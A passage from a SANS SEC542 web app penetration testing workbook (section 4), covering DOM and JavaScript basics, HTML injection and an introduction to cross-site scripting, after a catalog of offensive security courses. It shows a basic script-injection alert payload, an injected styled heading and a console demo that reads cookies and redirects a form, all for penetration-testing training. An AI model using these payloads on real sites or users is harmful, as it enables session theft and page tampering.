542.4

XSS, SSRF, and XXE

All reference links are operational in the browser-based delivery of the electronic workbook.


SEC542.4 | Web App Penetration Testing and Ethical Hacking

SANS

XSS, SSRF, and XXE

Version H01_01

Welcome to SANS Security 542, Web App Penetration Testing and Ethical Hacking, Section 4!



SANS Offensive Operations leverages the vast experience of our esteemed faculty to produce the most thorough, cutting-edge offensive cyber security training content in the world. Our goal is to continually broaden the scope of our offensive-related course offerings to cover every possible attack vector.

SEC460: Enterprise and Cloud - Threat and Vulnerability Assessment | GEVA | 6 Sections
Learn a holistic vulnerability assessment methodology while focusing on challenges faced in a large enterprise and practice on a full-scale enterprise range.

SEC504: Hacker Tools, Techniques, and Incident Handling | GCIH | 6 Sections
Learn how attackers scan, exploit, pivot, and establish persistence in cloud and conventional systems, and conduct incident response investigations to boost your career.

SEC560: Enterprise Penetration Testing | GPEN | 6 Sections
SANS flagship penetration testing course fully equips you to plan, prepare, and execute a pen test in a modern enterprise.

SEC542: Web App Penetration Testing and Ethical Hacking | GWAPT | 6 Sections
Through detailed, hands-on exercises you will learn the four-step process for web app pen testing, inject SQL into back-end databases, and utilize cross-site scripting attacks to dominate a target infrastructure.

SEC588: Cloud Penetration Testing | GCPN | 6 Sections
The latest in cloud-focused penetration testing subject matter including cloud-based microservices, in-memory data stores, serverless functions, Kubernetes meshes, as well as pen testing tactics for AWS and Azure.

SEC660: Advanced Penetration Testing, Exploit Writing, and Ethical Hacking | GXPN | 6 Sections
This course goes far beyond simple scanning and teaches you how to model the abilities of an advanced attacker, providing you with in-depth knowledge of the most prominent and powerful attack vectors in an environment with numerous hands-on scenarios.

For more information visit **sans.org/offensive-operations**.

SEC467: Social Engineering for Security Professionals | 2 Sections
In this course, you will learn how to perform recon on targets using a wide variety of sites and tools, create and track phishing campaigns, and develop media payloads that effectively demonstrate compromise scenarios.

SEC550: Cyber Deception - Attack Detection, Disruption and Active Defense | 6 Sections
Learn the principles of cyber deception, enabling you to plan and implement campaigns to fit virtually any environment, making it so attackers need to be perfect to avoid detection, while you need to be right only once to catch them.

SEC554: Blockchain and Smart Contract Security | 3 Sections
This course takes a detailed look at the cryptography and transactions behind blockchain and provides the hands-on training and tools to deploy, audit, scan, and exploit blockchain and smart contract assets.

SEC556: IoT Penetration Testing | 3 Sections
Build the vital skills needed to identify, assess, and exploit basic and complex security mechanisms in IoT devices with tools and hands-on techniques necessary to evaluate the ever-expanding IoT attack surface.

SEC565: Red Team Operations and Adversary Emulation | 6 Sections
Learn how to plan and execute end-to-end Red Teaming engagements that leverage adversary emulation, including the skills to organize a Red Team, consume threat intelligence to map and emulate adversary TTPs, then report and analyze the results of the engagement.

SEC575: Mobile Device Security and Ethical Hacking | GMOB | 6 Sections
You will learn how to pen test the biggest attack surface in your organization, mobile devices. Deep dive into evaluating mobile apps and operating systems and their associated infrastructure to better defend your organization against the onslaught of mobile device attacks.

SEC580: Metasploit for Enterprise Penetration Testing | 2 Sections
Gain an in-depth understanding of the Metasploit Framework far beyond how to exploit a remote system. You'll also explore exploitation, post-exploitation reconnaissance, token manipulation, spear-phishing attacks, and the rich feature set of the customized shell environment, Meterpreter.

SEC599: Defeating Advanced Adversaries - Purple Team Tactics & Kill Chain Defenses | GDAT | 6 Sections
Now, more than ever, a prevent-only strategy is not sufficient. This course will teach you how to implement security controls throughout the different phases of the Cyber Kill Chain and the MITRE ATT&CK framework to prevent, detect, and respond to attacks.

SEC617: Wireless Penetration Testing and Ethical Hacking | GAWN | 6 Sections
In this course, you will learn how to assess, attack, and exploit deficiencies in modern Wi-Fi deployments using WPA2 technology, including sophisticated WPA2-Enterprise networks, then use your understanding of the many weaknesses in Wi-Fi protocols and apply it to modern wireless systems and identify, attack , and exploit Wi-Fi access points.

SEC661: ARM Exploit Development | 2 Sections
This course designed to break down the complexity of exploit development and the difficulties with analyzing software that runs on IoT devices. Students will learn how to interact with software running in ARM environments and write custom exploits against known IoT vulnerabilities.

SEC670: Red Team Operations - Developing Custom Tools for Windows | 6 Sections
You will learn the essential building blocks for developing custom offensive tools through required programming, APIs used, and mitigations for techniques used by real nation-state malware authors covering privilege escalation, persistence, and collection.

SEC699: Purple Team Tactics - Adversary Emulation for Breach Prevention & Detection | 6 Sections
SANS's advanced purple team offering, with a key focus on adversary emulation for data breach prevention and detection. Throughout this course, students will learn how real-life threat actors can be emulated in a realistic enterprise environment, including multiple AD forests, with 60% of hands-on time in labs.

SEC760: Advanced Exploit Development for Penetration Testers | 6 Sections
Learn advanced skills to improve your exploit development and understand vulnerabilities beyond a fundamental level. In this course, you will learn to reverse-engineer 32-bit and 64-bit applications, perform remote user application and kernel debugging, analyze patches for one-day exploits, and write complex exploits against modern operating systems.

For more information visit **sans.org/offensive-operations**.

TABLE OF CONTENTS (1)	SLIDE

542.4 Table of Contents

This table of contents outlines our plan for 542.4.

TABLE OF CONTENTS (2)	SLIDE

542.4 Table of Contents

Here is the rest of the Table of Contents for 542.4.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- Section 3: Injection
- **Section 4: XSS, SSRF, and XXE**
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

XSS, SSRF, and XXE

1. **Document Object Model (DOM)**
2. Cross-Site Scripting (XSS) Primer
3. Exercise: HTML Injection
4. XSS Impacts
5. BeEF
6. Exercise: BeEF
7. Classes of XSS
8. Exercise: DOM-Based XSS
9. Discovering XSS
10. XSS Tools
11. Exercise: XSS
12. AJAX
13. Data Attacks
14. REST and SOAP
15. Server-Side Request Forgery (SSRF)
16. Exercise: Server-Side Request Forgery
17. XML External Entities (XXE)
18. Exercise: XXE
19. Summary

Course Roadmap

The next section describes protecting cookies.

Document Object Model (DOM)

- Document Object Model (DOM) is a programming interface for HTML and XML documents:
  - It is platform and language neutral
- Allows a program (typically JavaScript running on a web page) to change a document's structure, style, and content
- A browser loads a web page (HTML), renders it, and creates the DOM:
  - The DOM represents the same document so it can be manipulated in real-time
  - It is an object-oriented representation of a web page
- Most modern browsers implement W3C and WHATWG DOM standards:
  - These standards define which methods will be available to programming languages to query or manipulate the DOM

Document Object Model (DOM)

The Document Object Model (DOM) is a standard programming interface for HTML and XML documents. The interface is platform and language neutral, although it will be, at least for web applications, generally consumed by programs running in a browser. In other words, the DOM interface allows a program (typically JavaScript, but could be also VBScript on Internet Explorer or even Flash) to change a document's structure, style and content.

When a browser loads a new web page (HTML), it will render it, top to bottom, and by doing this, it will create the DOM. The DOM is an object-oriented, real-time representation of the currently rendered web page. Through implementation of W3C and WHATWG DOM standards, which are supported by most modern browsers, programs running on web pages can query or manipulate the DOM by calling the interface's API's. This allows for feature rich web applications, since changes of the DOM will happen instantly and do not require round trip time to the server.

DOM Tree (1)

- Everything in HTML (everything, even comments and whitespace!) becomes a part of the DOM:
  - Every element is a node in the tree

```
<html>
<head><title>SEC542</title></head>
<body>
  <br>Welcome to SEC542!<br>
  Click <a href="http://localhost:8000">here</a> to go back to the Wiki!
</body>
</html>
```

Welcome to SEC542!
Click here to go back to the Wiki!

DOM Tree (1)

When parsing a web page and executing the code, the browser will create the DOM tree. This tree will contain various elements – exactly as they appear in the web page. Absolutely everything will be converted into elements in the DOM tree, event comments and whitespace. Every element will be a node in the tree, and since the whole web page will be represented, this will allow for full manipulation of the displayed web page to JavaScript, by modifying elements in the tree.

This page shows a very simple HTML web page on the left side, and its rendered representation below. We can see that it contains a <title> element in the web page's <head> section, as well as some text and a link (the <a> element) in the body.


On the right side we can see the DOM tree representing this page, with all elements from the original HTML, including whitespace and CRLF.

DOM Tree (2)

- DOM tree elements can be inspected in browser
- Modern browser support Web Developer tools


Mozilla Firefox

Options -> Web Developer



Chrome

Options -> More Tools -> Developer Tools



DOM Tree (2)


Since the browser automatically creates the DOM tree, it can also be inspected in modern browsers that have Web Developer tools addon out-of-box.

On Mozilla Firefox, the Web Developer tools that allow inspection (and direct modification) of the DOM tree are available in the Options -> Web Developer menu, while in Google Chrome or Chromium they are available under Options -> More Tools -> Developer Tools.

Once Web Tools are opened, there is a number of features that allow for inspection of the current DOM tree, as we will see on the next page.

Browser Developer Tools

- Most developers and penetration testers use Developer Tools available out-of-box to inspect the DOM:
  - Allows inspection of the DOM
  - Clicking on elements
  - Seeing details
  - Live modifications
- Developer Tools contain even a JavaScript debugger:
  - This will come handy later



Browser Developer Tools

Web or Developer Tools shown on the previous page are used by most developers and penetration testers.

Indeed, they come in very handy whenever something needs to be inspected in the DOM tree. The “Inspector” option (the marked icon) allows selection of any element on the web page with a mouse. After clicking on the element, its source code is automatically displayed and can be modified in real-time.

The Developer Tools addon also supports a number of other features, and it even contains a JavaScript debugger – this tool can come in very handy when one needs to analyze client-side JavaScript (JavaScript running in the browser). We will talk about this later throughout the class.

JavaScript and DOM Manipulation

- Having the DOM is nice but in order to create rich web applications we need to somehow manipulate it
- Enter JavaScript, an object-oriented programming language based on the ECMAScript specification:
  - With HTML and CSS, JavaScript is a core web technology
- JavaScript is a simple programming language that only has a few dozen of built-in objects:
  - Superpowers come from API's that are exposed by browsers
  - These API's allow JavaScript code to traverse, read, and manipulate the DOM tree of the current web page:
    - And through DOM tree manipulation, a developer can modify the final representation a user sees as being rendered by the browser

JavaScript and DOM Manipulation

While having the DOM tree is a mandatory requirement for creation of rich web pages, we also need a mechanism to actively query and modify the DOM tree. This is done with JavaScript – an object-oriented programming language that is based on the EMCAScript specification. Together with HTML and CSS, JavaScript is a core web technology.

JavaScript is a simple programming language that has only a few dozen built-in objects. However, while JavaScript itself is simple, browsers also provide a number of objects and functions that are exposed to JavaScript for every single rendered web page. These API's allow JavaScript code to traverse, read, and manipulate any element in the DOM tree. Such modification will immediately result in the web page being changed – allowing creation of rich, quick and flexible web pages.

JavaScript

- Being an object-oriented programming language, everything in JavaScript is an object
- There are three key terms used in object-oriented programming
- **Functions** are simply combinations of instructions coupled together
- **Properties** are fields of objects (attributes)
- **Methods** ("member functions") are similar to functions, but they belong to objects

```
function square(i) {
    a = i*i;
    return(a);
}
```

```
class sec542 {
    days = 6;
}
```

```
class sec542 {
    days = 6;
    square(i) {
        return(i*i);
    };
};

p = new sec542;
p.square(2);
```


JavaScript

Being an object-oriented programming language, everything in JavaScript is an object—this includes numbers, strings, arrays, and more complex objects.

For those of you not familiar with object-oriented programming, there are three key terms that are used here that should be understood, but before that, do not worry if you are not a developer; we are not trying to be one but we must explain and understand core web technology concepts so we can find and understand vulnerabilities.

The three key object-oriented programming terms are the following:

- **Functions** are simply combinations of instructions coupled together. Code blocks that define a function in JavaScript must be delimited with { and }. As shown in this slide, the simple function square() accepts one input parameter (i) and calculates its square value which is then returned back to the calling function.
- **Properties** are fields of objects (attributes). Every object can have a number of properties which can be referenced. On the slide, we create a new class called sec542 which has one member (field) called days, with the default value of 6.
- Finally, **methods**, or sometimes called member functions, are similar to functions (actually they are), but they belong to objects. This allows us to create powerful, complex objects and hide the inner workings, which is the core concept of object-oriented programming. The code on the page creates a new class called sec542 that contains a method called square. Once we have created the class, we use it to create an instance of it – an object called p. Finally, we call the square method of this object with the value of 2. Can you guess the result?

JavaScript Objects

- There is a number of built-in objects, with a lot of properties and methods that can be used by a developer
  - String

```
> a = new String("SEC542");
< ▶ String {"SEC542"}
> a.length
< 6
```

  - Date

```
> a = new Date();
< Sat Mar 14 2020 14:51:10 GMT+0100 (Central European Standard Time)
> a.getFullYear();
< 2020
>
```

  - Array

```
> courses = ['SEC542', 'SEC642'];
< ▶ (2) ["SEC542", "SEC642"]
> courses.length
< 2
> courses[0]
< "SEC542"
```

- Besides these, browser also introduce objects:
  - Part of Web API – there is a large number of API's and interfaces
- They allow manipulation and reading of the DOM
- The two most important interfaces are Window and Document

JavaScript Objects

As previously mentioned, JavaScript has a number of built-in objects. These objects have a lot of properties and methods that can be used by a developer. On this page we are showing three commonly used objects: String, Date and Array. Their purpose should be quite obvious, but here we demonstrate some properties and methods:

- The **String** object has a property called length, which is automatically updated to the string's length in characters.
- The **Date** object will be set to the current time when instantiated, and we can use the getFullYear() method to retrieve the current year.
- Finally, an array called courses is created by automatically setting the object as **Array**. This object also has a property called length, which contains the number of elements in the Array, and is automatically updated. We finally reference the first element in the Array through courses[0].

Besides these objects which are built into the JavaScript programming language, there is a number of other API's and interfaces that are created by the browser. These API's and interfaces allow manipulation and reading of the DOM.


The two most important interfaces are **Window** and **Document**.

Reference:

[1] Web APIs exposed by a browser are available at: https://sec542.com/9g

JavaScript Browser Objects

- The Window interface represents a window containing a DOM document
- The Document interface points to the DOM document loaded in that window
- These powerful API's allow full manipulation of the DOM tree



JavaScript Browser Objects

The Window interface represents a window containing a DOM document, while the Document interface points to the DOM document loaded in that window—in other words, the currently displayed web page. Both interfaces can be referenced by calling objects window and document from JavaScript.

The displayed web page shows Google search with Developer Tools Console addon opened. The Console addon allows us to enter JavaScript code which will be executed directly in the context of the currently open web page—in other words, of the Google search page.

The following commands are executed:

- **`document.forms`** is the Array in the DOM tree that contains all forms on the current web page. As we can see, it is an **`HTMLCollection`** element
- **`document.forms.length`** is the Array property – the number of elements in the **`document.forms`** array which turned out to be 1 (makes sense – there is only 1 form displayed)
- With **`document.forms[0]`** we can reference the first (and the only) form on the web page, and by selecting the action property we can retrieve its contents. As expected, the action property of the form points to https://www.google.com/search
- With the next command, we are changing the action property (**`document.forms[0].action`**) to point to https://www.sec542.org
- Finally, we are calling the **`submit()`** method of the form, which is same as clicking on the submit (Google Search) button.

What will happen when the code shown on the slide gets executed?

JavaScript Web Page Interaction

- Besides modifying the DOM tree, we can read various properties
- Reading cookies is straightforward – they are just a property of the document object

```
> document.cookie
<· "CONSENT=WP.284831.2849b9; OGPC=19016257-1:; DV=0_QNqxKe
```

- The above will not work if the HttpOnly attribute was used on a cookie
- Even without that, possibilities of DOM tree modification are limitless:
  - We can completely modify the look and feel of a web page
    - All we need is to run our JavaScript code on the web page
    - How about some social engineering attacks?

JavaScript Web Page Interaction

As shown on the previous page, it is easy to modify the DOM tree, read properties of various objects or even call exposed methods. Besides this, there is a number of other things we can perform on a web page through JavaScript.

For example, cookies used by the current web page can be read through the **`document.cookie`** property which is automatically exposed by the browser to JavaScript. Keep in mind, though, that JavaScript cannot read cookie contents if the HttpOnly attribute has been set on them.

But, even without this, due to possibilities of DOM tree modification (which are practically limitless), as long as we run in the web page's context, we can completely modify its look and feel. This certainly opens a door wide for social engineering attacks, as we will see later in the class.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- Section 3: Injection
- **Section 4: XSS, SSRF, and XXE**
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

XSS, SSRF, and XXE

1. Document Object Model (DOM)
2. **Cross-Site Scripting (XSS) Primer**
3. Exercise: HTML Injection
4. XSS Impacts
5. BeEF
6. Exercise: BeEF
7. Classes of XSS
8. Exercise: DOM-Based XSS
9. Discovering XSS
10. XSS Tools
11. Exercise: XSS
12. AJAX
13. Data Attacks
14. REST and SOAP
15. Server-Side Request Forgery (SSRF)
16. Exercise: Server-Side Request Forgery
17. XML External Entities (XXE)
18. Exercise: XXE
19. Summary

Course Roadmap

The next section describes protecting cookies.

Introduction to XSS

Other than SQL injection, Cross-Site Scripting is perhaps the most well-known web application flaw:

- Abbreviated as XSS due to Cascading Style Sheets' prior use of "CSS"

OWASP: Data from the OWASP Top 10 from 2017 suggests that XSS is "***the second most prevalent flaw in web applications today***"[1]

Considerably more difficult to prevent XSS bugs than SQLi, RFI/LFI, and command injection flaws

While the web application exhibits the flaw, the most obvious and likely victim will be application end users rather than the vulnerable application:

- For some orgs, this offers less incentive to address these flaws in a timely fashion

Introduction to XSS

We will now turn our attention to Cross-Site Scripting, commonly abbreviated as XSS rather than CSS since that acronym points to another web-related technology—Cascading Style Sheets. Cross-Site Scripting is, perhaps, save SQL injection, the most well-known web application flaw. Even more well established than the name recognition of the flaw is the ubiquity of the flaw. Data from the 2017 OWASP Top Ten stated that XSS flaws were found in two-thirds of web applications.[2]

Unlike many other popular web application flaws, rectifying XSS bugs poses a more significant challenge. To make matters even more interesting, the most overt victim of XSS exploitation tends to be the end user of the application rather than the vulnerable application. This fact makes some organizations rather less motivated in fixing these flaws compared to those whose impact is more overtly the organization. So, XSS presents a widespread flaw that is difficult to fix, with less obvious incentive for organizations to fix in a timely fashion.

The difficulty in avoiding XSS flaws, their popularity, and their primary impact being associated with end users of the application rather than the application itself all make for an extremely important and powerful flaw for the web application penetration tester to understand, discover, and exploit.

References:

[1] Cross Site Scripting Flaw: https://sec542.com/2d

[2] Ibid.

WSTG-CLNT-03:Test for HTML Injection

"HTML injection is a type of injection issue that occurs when a user is able to control an input point and is able to inject arbitrary HTML code into a vulnerable web page. This vulnerability can have many consequences, like disclosure of a user's session cookies that could be used to impersonate the victim, or, more generally, it can allow the attacker to modify the page content seen by the victims."[1]

WSTG-CLNT-03: Test for HTML Injection


The purpose of WSTG-CLNT-03 is to assess the application for HTML Injection flaws. These flaws, when exploited, allow the penetration tester to inject his or her own malicious HTML code into the response from a vulnerable web application.

Reference:

[1] WSTG - v4.2 | OWASP https://sec542.com/9a

HTML Injection

- Before digging into proper XSS, let's first consider **HTML Injection**
- With HTML Injection, we are able to provide maliciously crafted input that results in attacker-controllable HTML within the server's response
  - The primary goal of HTML Injection is to get arbitrary HTML code to be rendered by a victim browser
- Though the application's lack of sanitization is the flaw, the most overt victim would be the browser rendering the attacker's HTML
- We will primarily focus on XSS using HTML instead of injecting JavaScript, but you will see how much impact HTML alone can have on XSS



HTML Injection


Though we now know a bit about the surrounding landscape for XSS flaws, we still have a way to go before we can really appreciate this incredible, important, and common web application flaw.

Before we dig into XSS directly, let's consider a very closely related flaw, HTML Injection. This web application flaw is one in which adversaries are able to introduce their own maliciously crafted HTML into the vulnerable application's response. This response, sent from the ostensibly trustworthy web server of the application, will include content unintended by the organization responsible for the application.

The flaw allows for the adversary to inject HTML into the server's response to others. This flaw can, at once, be thought of in terms of the failure to properly handle malicious input, and also be considered flawed in the way in which it delivers output without ensuring that it is safe for consumption by users of the application.

As we will see shortly, in truth, there is conceptually rather little difference between an HTML Injection flaw and many manifestations of Cross-Site Scripting. In fact, there will likely be times when you might not be able to properly weaponize an XSS exploit, but HTML Injection will still prove compelling.

Note: HTML-injected image of Microsoft Clippy used from the BeEF project, which will be discussed later.



Injected HTML: Go Weird or Go Home

Zaphod is anything but normal…

He started by simply supplying his own name as input to the form's question:

The web page did include his name in the resultant response.

He thought the page could use a little flourish if it was going to be using his name in its content. So, Zaphod decided to add a little embedded CSS styling to accentuate his own oddity.

```
<h1 style=-moz-transform:rotate(-180deg);>Zaphod</h1>
```

Of course, he had to go big with an `<h1>` tag. Then, Zaphod included a `moz-transform:rotate()` function he had read about.[1] He passed a parameter of `-180deg` to the function. The `<h1>` with added style input definitely resulted in content much more to his liking.

Reference:


[1] transform: https://sec542.com/s

Script Injection I

Now let's consider the `<script>` aspect of Cross-Site Scripting

XSS often feels like a manifestation of HTML Injection with JS able to be injected


Imagine performing a simple website search for: **Gargle Blaster**



Now input:

```
<script>alert(42);</script>
```

Input landed within HTML



...obligatory `alert()` POC


SANS SEC542 | Web App Penetration Testing and Ethical Hacking 22

Script Injection 1

While an oversimplification, thinking of Cross-Site Scripting as Script Injection can prove useful, especially for those relatively new to thinking in terms of client-side web application flaws. Let's see a simple example Script Injection to get started.

We search for a (Pan Galactic) Gargle Blaster.


We see our input results in a query parameter and visible content.



Though lame, the most basic XSS PoC always presented involves injection of JavaScript that yields a pop-up box when rendered:

```
<script>alert(42);</script>
```

This results in the expected pop-up box. Also, looking in **Firefox Developer Tools: Web Console** (Ctrl+Shift+K or Cmd+Opt+K), we can see the context within which the script was injected. This will allow us to begin thinking about how to move beyond the `alert(42)`.



Origin of Trust

As web application security professionals, the idea of an ***origin server*** should immediately bring to your mind the concept of **Same-Origin Policy**, often abbreviated **SOP:**

- Basic and critical security component of web
- Goal to make us feel a tad bit safer running scripts

When you think about it, this is totally scary… We are allowing a third party to present code we have never seen and run on our systems for every site we access

Origin of Trust

One of the oldest and most basic of web application security protections, Same-Origin Policy, still proves to be rather significant for overall security. The primary goal of SOP is to make us feel somewhat safer about the idea of browsing many different destinations of varied levels of trust ***and*** executing mobile code from them.

SOP does not actually prevent our accessing those sites or even running all of their scripts. That is not the focus of SOP. Rather, it is focused squarely on making us feel more comfortable about running all of those scripts from folks throughout the world we don't know. It tries to achieve this by governing how interactions will occur between different origin servers' code and content.

SOP Basics

